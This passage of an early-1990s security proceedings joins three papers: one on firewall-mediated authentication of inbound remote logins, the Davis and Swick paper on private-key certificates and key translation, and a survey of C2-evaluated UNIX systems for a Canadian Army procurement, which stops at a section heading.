Outbound-only FTP and NFS can be provided for users on the secure segment using existing router configuration options [1].

Incoming FTP and NFS service can be provided in several ways.

- An FTP/NFS service is placed on the unsecured network, but under secure administration. From there it provides FTP services to systems on both segments, either anonymously or with user authentication. Systems on the secure side can either mount a file system on the FTP/NFS server that is shared with the FTP users, or they can use FTP to put and get files to the FTP/NFS server. The FTP/NFS server should deny execution privileges to any file which can be written to by an FTP session. Systems on the secure segment will be invisible to incoming FTP.
- Incoming FTP connection requests are authenticated by the CAP using a mechanism like that used for interactive connections. This allows public users to connect directly to nodes on the secure network. Anonymous FTP should not be handled this way due to the assumed insecure administration of the nodes on the secure segment. Exceptions could be made if access is limited to specific systems that are known to be secure.
- Incoming NFS mount requests are made by external users to the FTP/NFS server rather than directly to nodes on the secure segment. These can be shared by users on the secure segment.

All of these mechanisms may be used simultaneously, as a function of source address, target address, connection port, etc.

6.2 Telnet and rlogin

Outbound *telnet* and *rlogin* are unrestricted.

Inbound requests for *telnet* or *rlogin* connectivity will be detected by the CAP and accepted only after authentication by the AS. The Authentication Server will interact with the requestor, via the CAP, to establish the user's identity. If the Authentication Server cannot identify the user, it instructs the CAP to refuse the connection. If the user is identified, the Authentication Server sends a certificate to the CAP which the CAP forwards to the target system as proof of the user's identity.

6.3 X

The establishment of X sessions is supported by allowing X connections to be freely made in either direction, without additional user authentication. This is not as insecure as it seems due to the inverted use of the client and server roles in X sessions.

When a user on Node U_1 (for example) starts an X application on Node S_1 , a non-X session must first be established on S_1 . This requires meeting the user authentication requirements of the CAP. The X session is then connected to the client on U_1 on the initiative of S_1 . Since this is an outbound connection, its authenticity does not need to be established (from the perspective of this discussion, at least).

When a user on S_1 wishes to start and use an X application on U_1 , the non-X session is established without interference by the CAP because it is outbound. The incoming X connection is not restricted, since it is only capable of drawing on the client's screen.

Likewise, security is not reduced when externally initiated X clients (applications) establish sessions on internal X servers (terminals).

7 External Connection Process

The process of establishing an authenticated connection (as required in Sections 6.1 and 6.2) from an unsecured requestor (e.g., Node U_1) to a secure destination (Node S_1) is coordinated by the CAP. The CAP controls the interaction between the source and destination systems and with the Authentication Server. It also spoofs the source and destination systems into believing they are communicating directly with each other.

When the CAP detects an incoming connection request from an external requestor to an internal target system for an allowed protocol it will react as follows.

1. The CAP senses an incoming TCP connection request (as described in [1]) for one of the protocols (e.g., telnet, FTP) that it is configured to allow. It takes no immediate action, but begins to track the connection progress at the Application network protocol level.
2. The first three messages between the user's system and the target system establish an initial message sequence number for traffic in each direction. Additional messages may be exchanged by the user and target systems to negotiate options, send a welcome message, and prompt for a userid prompt. The CAP will capture the data response to the userid prompt and treat it as a userid. It will store the userid response and not forward it to the target system. It will continue with its own interaction with the user

AS	→	Authentication Server
CAP	→	Controlled Access Point
U_1	→	Connection Source (User's node)
S_1	→	Connection Destination (Target node)
<i>user</i>	→	User name
<i>cid</i>	→	CAP's connection identifier
<i>src</i>	→	Source node IP address and port
<i>dest</i>	→	Destination node IP address and port
K_x	→	Private part of x's public/private key pair
$K_{x,y}$	→	Key shared by x and y
<i>cert</i>	→	Certificate from AU that user is authentic
<i>cred</i>	→	User's one-time password and pin
\bar{A}	→	User non-authentication flag (void certificate)
$\{t\}K_x$	→	<i>t</i> encrypted in x's key

Figure 2: Terms used in the discussion and the accompanying diagrams.

to request further authentication information, and, if necessary, to accept a limited number of corrections.

Obtaining the user name (userid) and user credentials will require at least two (and often many) messages between the CAP and the user. Sequence number synchronization between the requesting and target systems will be maintained by sending a null message (one containing a backspace or delete character) to the target system for every message received from the requesting system, echoing the sequence numbers across the CAP's interface.




Figure 3: User authentication information sent to the AU.

3. When all of a user's authentication data is collected, the CAP forwards it to the Authentication Server (Figure 3).




Figure 4: User-Reject response to the CAP.

4. The Authentication Server consults its user authentication data base and responds with either a User-Reject (Figure 4) or a User-Accept (Figure 5) message to the CAP.




Figure 5: User-Accept response to the CAP.

The User-Reject contains the CAP's connection identifier and the reject flag. The User-Accept message contains the CAP's connection identifier and a user identity certificate. Both are encrypted with a key shared by the CAP and the AU using a symmetric algorithm (e.g., DES).

The user identity certificate contains the user name and a time stamp and is encrypted in an asymmetrical (public/private key) algorithm with the AU's private key. The encryption servers to authenticate the certificate as one that could only have been generated by the AU.

$$cert = \{user, timestamp\}K_{AU}$$

The time stamp is the time the certificate was issued. It must be used within a small time period (10 seconds). Since user authentication takes place only once per session the certificate time-out period has no effect on the length of time the session is valid.

5. If the CAP receives an authentic User-Reject message it informs the user and terminates the connection. It also closes the connection to the target system. The user reject message is encrypted to prevent denial-of-service attacks from succeeding.




Figure 6: User authentication certificate presented to target system.

6. If the CAP receives an authentic User-Accept message it sends the user identifier received from the requestor to the target system (Figure 6), which is still awaiting a response to its userid prompt, along with the user identity certificate received from the AS.
7. If the target system is participating in this scheme it will accept the user identity certificate and grant privileges accordingly. The AS-compatible logon module must be present in the target system for this scheme to work.
8. If the target system is not participating, it will likely reject the spoofed response to its userid prompt, because the user's ID with the authentication server may not match the target system's ID for that user, and because of the presence of the user identification voucher.

The user may have to type a newline to acquire another userid prompt and then satisfy any user authentication required by the target system. The failed-login countdown counter would have to be increased by one on the cooperating system in order to allow the same number of userid and password retries.

9. Once the user authentication spoof is complete, the CAP downgrades its involvement to that of a normal router. The full stacks to the user and target system can then be lowered to the datagram network protocol level for the duration of the connection. IP address, port, and sequence number will tie the remaining session traffic to the initial authentication.

8 Remaining Vulnerabilities

The following vulnerabilities are not removed by the mechanism described here.

8.1 Insider Collusion

There are several ways that insiders (users on the secure segment) can assist outsiders in circumventing the CAP authentication process under certain configurations. One is to tunnel IP packets through a protocol that is routed through the CAP but is not controlled. One solution is to configure the router to block any protocol or connection to any port that is not controlled by the authentication routine. This is not always a viable option.

8.2 Session Capture

As with most user logons, user authentication is established at the beginning of a session. The remaining session traffic is associated with the initial authentication by network address and port number. This is not beyond corruption. A determined person in a fortuitous position on the network could capture an established session after the completion of user authentication, thereby assuming all the privilege that was granted to the authentic user. The authentic user could be lured into thinking that some network failure broke the connection, and would not necessarily be suspicious.

9 Conclusions

The proposed secure public network access mechanism can effectively protect computing systems that may not be able to adequately protect themselves. This will be an increasingly desirable network feature as user-administered workstations replace professionally-administered host systems, and the workstation users demand the benefits of full access to public networks. Alternate methods are available but have serious drawbacks in many situations. In addition to increased security, the proposed mechanisms enhance ease of use by providing a single user authentication process across all participating systems.

References

- [1] Smoot Carl-Mitchell and John S. Quarterman. Building Internet firewalls. *UnixWorld*, page 93, February 1992.
- [2] Bill Cheswick. The design of a secure Internet gateway. Technical report, AT&T Bell Laboratories, Murray Hill, NJ 07974, 1991. ches@research.att.com.

- [3] Ronald L. Rivest. Semi-variable passwords for remote login—a proposal. Available from: [theory.lcs.mit.edu pub/rivest/passwords](http://theory.lcs.mit.edu/pub/rivest/passwords), February 1992. MIT Laboratory for Computer Science.
- [4] Jennifer G. Stein, Clifford Neuman, and Jeffrey L. Schiller. Kerberos: An authentication service for open network systems. In *USENIX Conference Proceedings*. USENIX, Winter 1988.

Network Security via Private-Key Certificates*

Don Davis and Ralph Swick

MIT Project Athena**

Abstract

We present some practical security protocols that use private-key encryption in the public-key style. Our system combines a new notion of *private-key certificates*, a simple key-translation protocol, and key-distribution. These certificates can be administered and used much as public-key certificates are, so that users can communicate securely while sharing neither an encryption key nor a network connection.

Suppose as usual that Alice and Bob want to communicate securely. Conventional private-key authentication requires that they share a secret key, but if instead each shares a key with a translator Tom, Alice and Bob can avoid sharing directly by using Tom as an intermediary [9, 11, 5, 2]. Bob writes a message for Alice, but encrypts it for Tom's eyes only; when Alice wants to read this message, she asks Tom to translate its encryption into her key. Tom is trusted not only to keep the message secret, but also to sign the message as Bob's proxy:

1. $B \rightarrow A : \{A, msg\}_{K_{b,t}}$
 2. $A \rightarrow T : \{A, msg\}_{K_{b,t}}, B$
 3. $T \rightarrow A : \{msg, B\}_{K_{a,t}}$
- (1)

Here, the key $K_{b,t}$ is known only to Bob and Tom. Tom receives and decrypts a message addressed to Alice; before re-encrypting this with Alice's key $K_{a,t}$, he replaces Alice's name as the addressee with Bob's name. Alice will read this as proof of Bob's authorship. Alice and Bob can use an encrypted timestamp to protect against replay.

We now describe an economical way of scaling up such a key-translation service. So far, we haven't described how the translator Tom knows his clients' keys, but we've implicitly assumed that he keeps them in a database. This is impractical in the large, because it's difficult and risky to replicate the database for duplicate translators. So, we disperse the database by publishing the keys under a master-key's encrypted protection. It now falls to Alice to provide Bob's key and her own to Tom:

1. $B \rightarrow A : \{A, msg\}_{K_{b,t}}$
 2. $A \rightarrow T : \{A, msg\}_{K_{b,t}}, \{K_{b,t}, B, L_b\}_{K_t}, \{K_{a,t}, A, L_a\}_{K_t}$
 3. $T \rightarrow A : \{msg, B\}_{K_{a,t}}$
- (2)

The key K_t is Tom's master-key, and is known only to him and his clones. The encrypted key $\{K_{b,t}, B, L_b\}_{K_t}$ is Bob's *private-key certificate* [4, 1]; it is a published message from Tom to himself, reminding him that $K_{b,t}$ is Bob's key during the certificate's lifetime L_b .

* This article originally appeared in *ACM Operating Systems Review*, v.24, #4 (Oct. '90).

** Authors' current affiliations: Geer Zolot Assoc., Boston, MA; and Digital Equipment Corp., Nashua, NH, resp.

It isn't actually necessary for Alice, the receiver, to request the translation; Bob or any third party with access to the certificate directory can make the request. The translator just refuses to do the translation if the message isn't addressed to the target certificate's owner. The protocol that we've presented here is preferable, though, if Bob addresses the message to a list of recipients. Indeed, if Bob addresses the message to "Public," Tom can relay Bob's signature without enforcing secrecy.

Clearly, each of these two protocols affords Bob a chosen-plaintext attack on Alice's long-term key $K_{a,t}$. To block this, Alice can use a short-lived key $K'_{a,t}$ to request the message's translation. Similarly, Bob will want to avoid the cryptographic exposure of using his long-lived key $K_{b,t}$ in bulky encryptions. If Bob wants to use a single-use key $K'_{b,t}$ to encrypt his message, he should request a key-lifetime L'_b that survives the span between his encryption and Alice's translation-request.

Key Distribution

Private-key certificates support a natural key-distribution protocol similar to that used in the Kerberos Authentication System [10, 12]:

1. $B \rightarrow T: \{K_{b,t}, B, L_b\}_{K_t}$ (3)
2. $T \rightarrow B: \{K'_{b,t}, B, L'_b\}_{K_t}, \{K'_{b,t}, Tom, L'_b, checksum\}_{K_{b,t}}$

Along with a new certificate containing a fresh key, Bob receives a separate copy of the same key and a checksum of the new certificate, encrypted in his old key $K_{b,t}$. By computing the same checksum himself and comparing, Bob can ensure that it was Tom who encrypted the certificate. Even without the checksum, Tom would detect a substituted certificate later anyway.

Sally, the system administrator, uses a variant of this protocol to give a new user his first key and certificate:

1. $S \rightarrow T: \{K_{s,t}, S, L_s\}_{K_t}, B$
2. $T \rightarrow S: \{K_{b,t}, B, L_b\}_{K_t}, \{K_{b,t}, B, L_b, checksum\}_{K_{s,t}}$ (4)
3. $S \rightarrow B: \{K_{b,t}, B, L_b\}_{K_t}, \{K_{b,t}, Tom, L_b, checksum\}_{K_b^0}$

In Tom's response, Sally checks that the new key is addressed to Bob, and replaces Bob's name with Tom's. Then, Sally re-encrypts the key under Bob's initial password K_b^0 , which he must provide personally (this is the only out-of-band communication that the system needs). When Bob gets his certificate and key, he checks Tom's timestamp and checksum, publishes the certificate in the public directory, and reencrypts the key with a new password.

Still another variant of the key-service protocol allows Alice and Bob to share a key [4, 8]:

1. $A \rightarrow T: \{K_{a,t}, A, L_a\}_{K_t}, \{K_{b,t}, B, L_b\}_{K_t}$
2. $T \rightarrow A: \{K_{a,b}, A, L_{a,b}\}_{K_{b,t}}, \{K_{a,b}, B, L_{a,b}, checksum\}_{K_{a,t}}$ (5)
3. $A \rightarrow B: \{msg, A\}_{K_{a,b}}, \{K_{a,b}, A, L_{a,b}\}_{K_{b,t}}$

As before, Alice should timestamp her message. This protocol readily generalizes to allow Alice to share a key with Bob, Carl, ... , and Zack; she presents Tom with N private-key certificates, and receives N copies of the new key $K_{a,...,z}$.

In all three key-service protocols, just as in the translation protocols, Tom doesn't care who presents the certificates in a request. Alice, Bob, and Sally's privacy is protected by Tom's use of their keys, so it's profitless to replay their requests.

Communication Between Translators

Suppose Alice and Bob are distant pen-pals, and that Tina is Alice's translator. If Bob wants to send a message to Alice, he needs a certificate that Tina can read; we present here two varieties of hierarchical key-distribution.

If it's necessary to avoid public-key encryption, a higher-level server Cathy can issue private-key certificates for the translators Tina and Tom. Before Bob communicates with Alice, he gets a new certificate in Tina's master-key:

1. $B \rightarrow C: \{K_{b,tom}, B, L_b\}_{K_{tom}}, \{K_{tom}, Tom, L_{tom}\}_{K_c}, \{K_{tina}, Tina, L_{tina}\}_{K_c}$ (6)
2. $C \rightarrow B: \{K_{b,tina}, B, L'_b\}_{K_{tina}}, \{K_{b,tina}, Tina, L'_b, checksum\}_{K_{b,tom}}$

If Tom were willing for Tina to share Bob's key $K_{b,tom}$, Cathy could instead translate Bob's certificate from Tom's key to Tina's, returning to Bob the certificate $\{K_{b,tom}, B, L_b\}_{K_{tina}}$. This has the advantage of simulating the hierarchy of certificate signatures specified by the CCITT's X.509 proposal [7], though X.509's elegance is admittedly lost.

If we do use public-key encryption to connect translators, then Tina holds a public key P_{tina} and its secret inverse P_{tina}^{-1} , in addition to her master-key K_{tina} , and Tom has such a public-key pair, too. Bob can use Tina's public-key certificate to request Tom's key-service, and Tom can give Bob a private-key certificate for use in Tina's domain:

1. $B \rightarrow Tom: \{K_{b,tom}, B, L_b\}_{K_{tom}}, \{P_{tina}, Tina, L_{tina}\}_{P_{ca}^{-1}}$ (7)
2. $Tom \rightarrow B: \{\{K_{b,tina}, B, L'_b\}_{P_{tom}^{-1}}\}_{P_{tina}}, \{K_{b,tina}, Tina, L'_b, checksum\}_{K_{b,tom}}$

For simplicity, we assume that Tom and Tina share the public-key certification authority CA. Whether the hierarchy uses public keys or private, Bob can now talk to a remote Alice via either a shared key or Tina's translation service.

Once Tom can handle public-key certificates, he can also translate between private-key and public-key messages, so that Bob and Alice can communicate with any public-key user X, and not just with translators:

1. $B \rightarrow Tom: \{X, msg\}_{K_{b,tom}}, \{K_{b,tom}, B, L_b\}_{K_{tom}}, \{P_x, X, L_x\}_{P_{ca}^{-1}}$
2. $Tom \rightarrow B: \{\{msg, B\}_{P_{tom}^{-1}}\}_{P_x}$ (8)
3. $B \rightarrow X: \{\{msg, B\}_{P_{tom}^{-1}}\}_{P_x}, \{P_{tom}, Tom, L_{tom}\}_{P_{ca}^{-1}}, \{\text{"Tom speaks for Bob"}, L\}_{P_{ca}^{-1}}$

Similarly, Tom can translate public-key messages from X as well. Because we have Tom encrypt his signature under X's public key, rather than sign the encryption, the public-key message $\{\{msg\}_{P_{tom}^{-1}}\}_{P_x}$ does *not* comply with X.509. However, X.509's "exposed" signatures have been shown to be insecure as specified [3], and hidden signatures offer the simplest fix. A secure exposed signature would work here, too.

Thus, both protocols, translation and key-service, extend to allow Alice or Bob to communicate with anyone, anywhere, who holds a public- or private-key certificate.

Conclusion

Private-key certificates support a full-function authentication system. The translation protocol gives us a group-access digital signature and a nice congruence with public-key protocols, including X.509. Besides server replication, the system allows certificate revocation and centralized encryption hardware. These benefits do come at the cost of weakening public-key encryption's absolute privacy, and a stolen master-key does compromise more traffic in our system than in a public-key system. More important than these considerations, though, is that private-key certificates are compatible with many encryption algorithms; public-key protocols no longer rely on public-key encryption [6].

Acknowledgements

We thank Mark Lillibridge, Jeff Schiller, Mike Burrows, Martín Abadi, Jon Rochlis, Dan Geer, Ed Guzovsky, and Roger Needham, for their helpful suggestions and critiques.

References

- [1] This use of private-key certificates was proposed to us by Martín Abadi and Mike Burrows of Digital's Systems Research Center, and by Butler Lampson of Digital's Cambridge Research Laboratory, in a personal communication.
- [2] Selim G. Akl, "Digital Signatures: A Tutorial Survey," *Computer* Vol. 16(2) pp. 15-24 (Feb. 1983).
- [3] Michael Burrows, Martín Abadi, and Roger Needham, "A Logic of Authentication," *Proc. R. Soc. Lond. A* 426(1989) pp. 233-271.
- [4] Don Davis and Ralph Swick, "Kerberos Authentication and Workstation Services at Project Athena," *MIT Laboratory for Computer Science Technical Memorandum* 424 (Feb. 1990).
- [5] Dorothy E. R. Denning, *Cryptography and Data Security*. Reading, MA: Addison-Wesley, 1983. pp. 14-15.
- [6] Colin I'Anson and Chris Mitchell, "Security Defects in CCITT Recommendation X.509 - The Directory Authentication Framework," *ACM Computer Communication Review*, 20(2) pp. 30-34 (April 1990).
- [7] International Telegraph and Telephone Consultative Committee (CCITT). Recommendation X.509: The Directory - Authentication Framework. In *Data Communications Network Directory, Recommendations X.500-X.521*, pp. 48-81. Vol. 8, Fascicle 8.8 of *CCITT Blue Book*. Geneva: International Telecommunication Union, 1989.
- [8] John Kohl, Clifford Neuman, and Jennifer Steiner, "Kerberos Version 5 Request for Comments," (in preparation at Project Athena, MIT bldg. E40, Cambridge MA 02139).
- [9] Ralph C. Merkle, "Protocols for Public-Key Cryptosystems," pp. 122-133 in *Proc. 1980 Symp. on Security and Privacy*, IEEE Computer Society (April 1980).
- [10] Roger M. Needham and Michael D. Schroeder, "Using Encryption for Authentication in Large Networks of Computers," *CACM* 21(12) pp. 993-999 (Dec. 1978).
- [11] G. J. Popek and C.S. Kline, "Encryption and Secure Computer Networks," *Computing Surveys* Vol. 11(4) pp. 331-356 (Dec. 1979).
- [12] Jennifer Steiner, Clifford Neuman, and Jeffrey Schiller, "Kerberos: An Authentication Service for Open Network Systems," *USENIX Winter Conference Proceedings*, February 1988.

Is There a C2 UNIX System in the House?

Jeremy Epstein
TRW Systems Division
epstein@trwacs.fp.trw.com

Abstract

A recent Canadian government procurement called for computers running the UNIX operating system on IBM PC clones, using Intel 80386 processors, and evaluated by the U.S. National Computer Security Center (NCSC) against the "Orange Book" criteria at a C2 level or higher. Other parameters included support for certain third party software packages such as the Oracle DBMS and the Verdix Ada compiler, and support for certain POSIX standards.

To everyone's surprise, and despite the moderate security requirements for C2, and the large number of UNIX systems on 80386 processors, there are no systems which meet all of the requirements. As a result, we had to prioritize the requirements and determine where we should recommend tradeoffs.

This paper outlines the NCSC evaluation process, summarizes the C2 requirements, and describes the systems considered and where each system failed to meet the requirements. The author also speculates on future developments which may change the situation.¹

1 Introduction

The Iris program is a Canadian Army program designed to provide radio communications among various organizations. Security is a prime concern in the system, as classified information may be transmitted over the airwaves.

The Department of National Defense (DND) requirements for Iris are based on protection using a combination of physical, personnel, communications, and computer security.

One of the DND procurement requirements was for computers to have completed a U.S. National Computer Security Center (NCSC) evaluation at the C2 level or higher or be in the Formal Evaluation Phase at C2 or higher as of April 1991. The C2 criteria used by NCSC are defined in the U.S. Trusted Computer System Evaluation Criteria (TCSEC) [1]. The computers must also be compliant with appropriate official and *de facto* standards,

¹The opinions expressed in the paper are those of the author, and may not represent those of TRW, Computing Devices Corporation, or the Canadian Government.

encompassing both hardware (Intel 80386 ISA architecture) and software (POSIX 1003.1 and 1003.2, UNIX System V). For compatibility with other Iris components, the computers should also run commercial software including the Oracle DBMS and the Verdex Ada compiler.

Despite the number of 80386 UNIX systems on the market and the number of systems being marketed as trusted, there were no systems which met all requirements.

This paper grew out of a study performed to find a system which met the Iris requirements. The study consisted of determining the exact requirements, surveying the market to find potential solutions, narrowing the field, and recommending alternatives.

In this paper, we describe how a system meets the TCSEC requirements, survey currently available systems, and outline the tradeoffs in picking each system. We conclude by speculating on future developments in the trusted systems marketplace.

2 The NCSC Evaluation Process

This section briefly describes the requirements for C2 evaluation and the evaluation process. A more thorough description can be found in [3].

The NCSC is the U.S. government agency entrusted to specify requirements for trusted systems and evaluate systems against those requirements.² The NCSC evaluates operating systems against the TCSEC. TCSEC, also known as the "Orange Book", defines a set of seven evaluation classes, known as D, C1, C2, B1, B2, B3, A1, where D is the least secure and A1 is the most secure. Each evaluation class requires additional functionality and assurance of correct operation. At the C2 level, functional requirements for an operating system include:

- Identification and authentication of users (e.g., users must provide a user name and password)
- Auditing of system logins and logouts
- Access control based on user ID (e.g., permission bits)
- Separation of user programs from the operating system (e.g., process address space distinct from the kernel address space)

UNIX systems can be modified to meet C2 requirements without too much difficulty. However, when our study began, only one UNIX system (Gould's UTX/32S) had ever completed evaluation at the C2 level³. Most vendors of trusted systems aim for the B1 criteria, because the incremental cost of a B1 evaluation is acceptable, and the government market

²Although the Canadian government is certainly not bound by NCSC, they chose to rely on it.

³Since the study was completed, Convex has achieved a C2 evaluation.

leans towards B1, not C2. In addition, many vendors also meet the Compartmented Mode Workstation (CMW) requirements [2], which are a superset of the B1 requirements. Systems which complete a CMW evaluation automatically receive a B1 rating too. Thus, by definition any evaluated CMW meets the C2 requirement for Iris.

The NCSC evaluates commercial products using a multi-step process known as the *Trusted Product Evaluation Program* (TPEP). The steps and the typical time required for each step are:

- *Proposal Review Phase* (PRP): three to six months. On completion of the PRP, the system is placed on the *Potential Evaluated Products List* (PEPL).
- *Vendor Assistance Phase* (VAP): one to three years.
- *Design Analysis Phase* (DAP): one year.
- *Formal Evaluation Phase* (FEP): six to twelve months. On completion of the FEP, the system is placed on the *Evaluated Products List* (EPL).

Systems can be rejected or withdrawn at any step in the evaluation process. Systems enter the evaluation process with a target evaluation class, but that class may change as the evaluation proceeds. The total process takes a minimum of two years, and four years is not uncommon.

Systems are evaluated with a particular combination of hardware and software. Changing the hardware or software invalidates the evaluation. Hence, the evaluated configuration is frequently obsolete, since the hardware is generally determined when VAP begins, and the software is generally frozen when DAP begins.

Once a system completes evaluation at the B1 (or below) evaluation class, vendors can keep the rating across software upgrades by participating in RAMP (Ratings Maintenance Program), where changes are submitted to NCSC for approval.⁴

To avoid a complete new evaluation when the hardware base changes, a new process known as *Clone Evaluation* can be used. The purpose of clone evaluation is to speed evaluation of functionally equivalent hardware (e.g., substituting one processor model for another, or one disk for another), not for replacing system architectures.

Thus, evaluation is a long and expensive process. We estimate that a C2 evaluation costs around \$2-4 million. Note that this is the evaluation cost, and not the cost of developing the software.

⁴CMW systems use a similar process known as CRAMP.

3 System Requirements

The first step in our study was to determine the exact Iris requirements and differentiate the requirements from desirable but non-crucial constraints.

The Iris procurement spelled out the following requirements:

- An Intel-80386 based system with an ISA bus
- Evaluation by the NCSC according TCSEC at class C2 or above, or in FEP according to those same criteria for target class C2 or above as of April 1991
- Support for POSIX 1003.1 and 1003.2
- UNIX System V compatibility

In addition, for compatibility with the remainder of the systems in the Iris program, the following additional constraints were added:

- Support for the Verdix Ada compiler
- Support for the Oracle DBMS
- Compatibility with the Venturcom VENIX/80386 system

For hardware and software maintenance reasons, the key factors were the 80386 ISA architecture, UNIX System V, POSIX, Verdix, and Oracle support. Support for VENIX was considered highly desirable, but not as critical as the other requirements. When it became obvious that no system could meet all of the requirements, we examined potential tradeoffs.

4 Systems Considered

In this section we describe the systems considered and outline their advantages and disadvantages. We began this step by contacting each of the vendors of UNIX-based products listed on the PEPL for detailed information about the current state of their product. At the conclusion of this step, we narrowed the field to the few systems which appeared to meet most of our needs.

As POSIX 1003.2 has not been adopted, no vendor can claim conformance. This section notes those vendors who have stated an intention to become 1003.2 compliant once the standard is adopted. Note that none of the products listed here provide Venturcom VENIX compatibility.

4.1 Evaluated Systems

Four UNIX-based systems have completed their evaluations:

- Gould UTX/32S: Evaluated at C2 on Gould PN/6000 (proprietary minicomputer); no longer sold
- AT&T System V/MLS: Evaluated at B1 on AT&T 3B2 (proprietary minicomputer); based on System V Release 3; POSIX 1003.1 compliant; will be POSIX 1003.2 compliant; supports Verdex and Oracle products; unevaluated version runs on AT&T 680386 (Intel 80386 ISA system)⁵
- SecureWare CMW+: Evaluated at B1 and CMW on Apple Macintosh II/CX; POSIX 1003.1 compliant; no plans for POSIX 1003.2 compliance; supports Verdex and Oracle products; not participating in RAMP⁶
- Trusted Information Systems Trusted XENIX: Evaluated at B2 on various IBM PS/2 models; clone evaluations completed for a variety of ISA and EISA 80386 systems; based on UNIX System V Release 2; no POSIX 1003.1 or 1003.2 support; no Oracle or Verdex support⁷

4.2 Systems in Formal Evaluation

The only UNIX-based system currently in evaluation is Unix System Laboratories (USL) UNIX System V Release 4.1 Enhanced Security (henceforth USL SVR4/ES). SVR4/ES is targeted at B2 evaluation on AT&T 3B2 computers. Versions are available for various 80386 ISA systems and SPARC architectures, but those versions are not being evaluated. SVR4/ES is POSIX 1003.1 compliant and will be 1003.2 compliant. It supports both Verdex and Oracle products. SVR4/ES can be configured as a C2 or B1 system (i.e., security features can be selectively turned off), although those configurations are not being evaluated.

4.3 Systems in Design Analysis Phase

The only system in DAP which runs on the Intel 80386 base is Addamax's ACMW. ACMW is being evaluated on three Intel 80386 platforms, two with the ISA bus and one with the EISA bus.⁸ The Addamax ACMW is POSIX 1003.1 compliant and will be POSIX 1003.2

⁵Although the 80386 version is (obviously) not identical to the 3B2 version, the differences are minimal, and AT&T hopes to get a clone evaluation.

⁶SecureWare also has an unevaluated product which runs on various 80386 systems (as a modified version of SCO UNIX System V). The 80386 version is POSIX 1003.1 compliant, will be 1003.2 compliant, and supports Verdex and Oracle. This is a totally different version of the software than the evaluated configuration, and will require a complete new evaluation.

⁷Because Trusted XENIX received a B2 rating, it cannot participate in RAMP. Hence, updates (e.g., for POSIX support) are unlikely.

⁸Addamax also has SPARC and Intel 80960 versions of their software, but those are not being evaluated.

compliant. Verdex and Oracle products are supported.

Besides Addamax's ACMW, Table 1 lists a number of additional systems in DAP which were excluded from consideration because they do not run on a 80386 hardware platform.

Vendor	Product	Evaluated Hardware	Other Hardware	Target Evaluation
Amdahl	UTS/MLS	IBM 370 architecture	-	B1
Convex	Convex OS/Secure	Proprietary chip	-	C2
DEC	Ultrix/MLS+	VAX	MIPS R3000	B1/CMW
Harris	CX/SX	Motorola 88000	-	B1
Hewlett-Packard	HP-UX/BLS	PA-RISC	-	B1
IBM	AIX	RS/6000	-	B1/CMW
Sun	SunOS/CMW	SPARC	-	B1/CMW

Table 1: Excluded Systems in DAP

4.4 Systems in Vendor Assistance Phase

The two UNIX products in VAP are Sequent's multi-processor server and Silicon Graphics' MIPS 3000 based workstation. Both are being evaluated at B1, but neither is appropriate because of the hardware base.

4.5 Other Options

Besides the products currently in the TPEP, several other products were examined:

- SunSoft's SunOS can be configured (with appropriate optional software) to meet the C2 criteria, but is not being evaluated.
- A C2 version of MINIX was built as a teaching tool for NCSC, but it is not generally available.
- Data General is building C2 and B2 versions of DG/UX on AViiON hardware (based on the Motorola 88000 processor). The system has not been submitted for evaluation.
- The Open Software Foundation has begun discussions on evaluating OSF/1 as a B1 system, in a software-only configuration.

None of these systems meets the Iris 80386 requirements, and hence received no further consideration.

We also considered building a modified version of Venturcom VENIX to meet the C2 requirements. Such a system could meet all of the Iris requirements except a completed evaluation. After a very brief analysis, it became obvious that this was not a cost effective solution. Development and evaluation costs would almost certainly top \$2 million, even if we purchased the C2 technology from a vendor and integrated it into VENIX. It would take a minimum of three years to complete such a process, and many risk factors⁹ made failure a distinct possibility. By comparison, purchasing a small number of copies of the selected system from a commercial vendor will cost less than \$100,000, and risk factors shift back to the vendor.

5 The Finalists

Support for the 80386 ISA architecture was our first concern. While the April 1991 deadline for evaluation was impossible, our second concern was getting the evaluation completed on an Intel 80386 architecture as soon as possible. Based on that requirement, the choices were narrowed to five:

- Addamax ACMW
- AT&T System V/MLS
- SecureWare CMW+
- Trusted Information Systems Trusted XENIX
- USL UNIX System V Release 4.1/Enhanced Security

As noted in the introduction, none of these meet all of the requirements for the Iris system. Table 2 shows where each system meets the requirements.¹⁰ Again, none of the systems in the table are compatible with Venturcom VENIX.

Given the current market, we were forced to accept a compromise:

- Addamax ACMW: evaluation in progress on 80386 platform, but not complete

⁹The NCSC would likely reject a request for an evaluation, since such a system would not be a commercial product. In addition, NCSC is no longer accepting C2 evaluations, pending the outcome of the new Federal Criteria project discussed in section 6. Thus, we would have to wait for the Federal Criteria to be established to even begin an evaluation.

¹⁰Recall the Iris requirement for the system to have completed evaluation or be in FEP by April 1991. Also note that POSIX compliance indicates that the system is currently 1003.1 compliant and will become 1003.2 compliant once that standard is accepted.

Product	Evaluation State	POSIX	Verdix	Oracle
Addamax ACMW	Start FEP late 92 on 80386	Yes	Yes	Yes
AT&T System V/MLS	Completed on 3B2; applied for RAMP to 80386	Yes	Yes	Yes
SecureWare CMW+	Completed on Macintosh; applied for new evaluation on 80386	Yes	Yes	Yes
TIS Trusted XENIX	Completed on IBM PS/2 and various clones	No	No	No
USL SVR4/ES	In FEP on 3B2; 80386 evaluation not started	Yes	Yes	Yes

Table 2: Summary of 80386 Trusted Systems

- AT&T System V/MLS: evaluation completed, but not on 80386; clone evaluation possible
- SecureWare CMW+: evaluation completed, but not on 80386; new evaluation needed
- TIS Trusted XENIX: evaluation completed on 80386, but does not support standards or commercial software
- USL SVR4/ES: FEP in progress, but not on 80386; no clear plans for an 80386 evaluation

As of this writing, a final decision is yet to be made.

6 Speculation on Futures

